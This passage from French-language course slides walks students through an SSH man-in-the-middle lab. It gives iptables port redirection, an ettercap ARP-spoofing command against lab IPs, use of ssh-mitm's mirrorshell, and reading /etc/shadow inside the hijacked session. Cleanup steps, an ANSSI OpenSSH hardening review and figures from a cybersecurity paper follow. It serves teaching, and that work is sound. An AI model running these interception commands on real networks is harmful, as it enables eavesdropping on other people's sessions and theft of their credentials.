--session-log-dir	répertoire de stockage du transcript des sessions interceptées

Pratique MITM

3- Configurer les redirections réseau de eve

Activer le routage IP

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Activer le forward de port 22 vers 2222

```
iptables -P FORWARD ACCEPT
```

```
iptables -A INPUT -p tcp --dport 2222 -J ACCEPT
```

```
iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222
```

Vérification avec

```
iptables -L
```

```
iptables -L -t nat
```

Pratique MITM

4- Activer l'attaque avec un ARP Spoofing

```
sudo ettercap -i enp0s8 -T -M arp /172.20.99.10// /172.20.99.100//
```

-T : lance ettercap en mode texte

-M : indique que l'on veut une attaque de type "MITM"

/IP// de serveur01 et de client01 : adresses IP des victimes.

Vérifier les configurations réseau :

```
ip neighbour
```

Pratique MITM

5- Exploitation de l'attaque

Est ce que alice peut faire un ssh sur serveur01 ? Pourquoi ?

Ouvrir un mirrorshell sur eve (cf indication de ssh-mitm) et y exécuter une commande, par exemple :

```
ls
```

Alice une fois connectée sur serveur01 peut faire par exemple :

```
su - root  
cat /etc/shadow  
ssh alice@client01 (que se passe t il?)
```

Pratique MITM

6- Fin d'attaque

Fenêtre ettercap :
Taper **q** pour quitter

Fenêtre ssh-mitm

Qu'observez vous sur client01 ?

Alice relance un ssh depuis client01 vers serveur01 .

Pratique MITM

7- Retour à la normale

Sur eve :

```
echo 0>/proc/sys/net/ipv4/ip_forward
```

```
iptables -D INPUT -p tcp --dport 2222 -j ACCEPT
```

```
iptables -t nat -D PREROUTING -p tcp --dport 22  
-j REDIRECT --to-ports 2222
```

Sur client01 :


```
sudo ip neigh flush all
```

Relancer une connexion ssh depuis client01 vers serveur01

Pratique MITM

Conclusion

 Is SSH still secure? 

 SSH is secure!

SSH-MITM does not break the encryption. SSH is secure, as long, as you verify the fingerprint. SSH-MITM is only able to intercept a session if the fingerprint was accepted. If a user does not accept the fingerprint, SSH-MITM is not able to read or modify any data, except the plain text parts of the protocol.

https://docs.ssh-mitm.at/get_started/faq.html

Revue de sécurité

- 1- Vérifier l'installation d'OpenSSH sur serveur01 en établissant une revue de sécurité basée sur les 31 points de recommandations de l'ANSSI.
- 2- Si nécessaire, mettre en place et valider des remédiations.
- 3- Formaliser sous forme d'un rapport

https://www.ssi.gouv.fr/uploads/2014/01/NT_OpenSSH.pdf

NOTE TECHNIQUE

RECOMMANDATIONS POUR UN USAGE SÉCURISÉ D'(OPEN)SSH



Conclusion




Fig. 2. The OSI model and cyber attack examples, originally published in [Manninen \(2018\)](#).

Requirements for cybersecurity in agricultural communication networks

Jussi Nikander a,*, Onni Manninenb , Mikko Laajalahtic

<https://www.sciencedirect.com/science/article/pii/S0168169920314812?via%3Dihub>

Conclusion




Fig. 1. The Confidentiality, Integrity, Availability (CIA) triad.

**CIA's Triad : Confidence
Integrity
Availability**

Evidence

Requirements for cybersecurity in agricultural communication networks

Jussi Nikander a,*, Onni Manninenb , Mikko Laajalahtic

<https://www.sciencedirect.com/science/article/pii/S0168169920314812?via%3Dihub>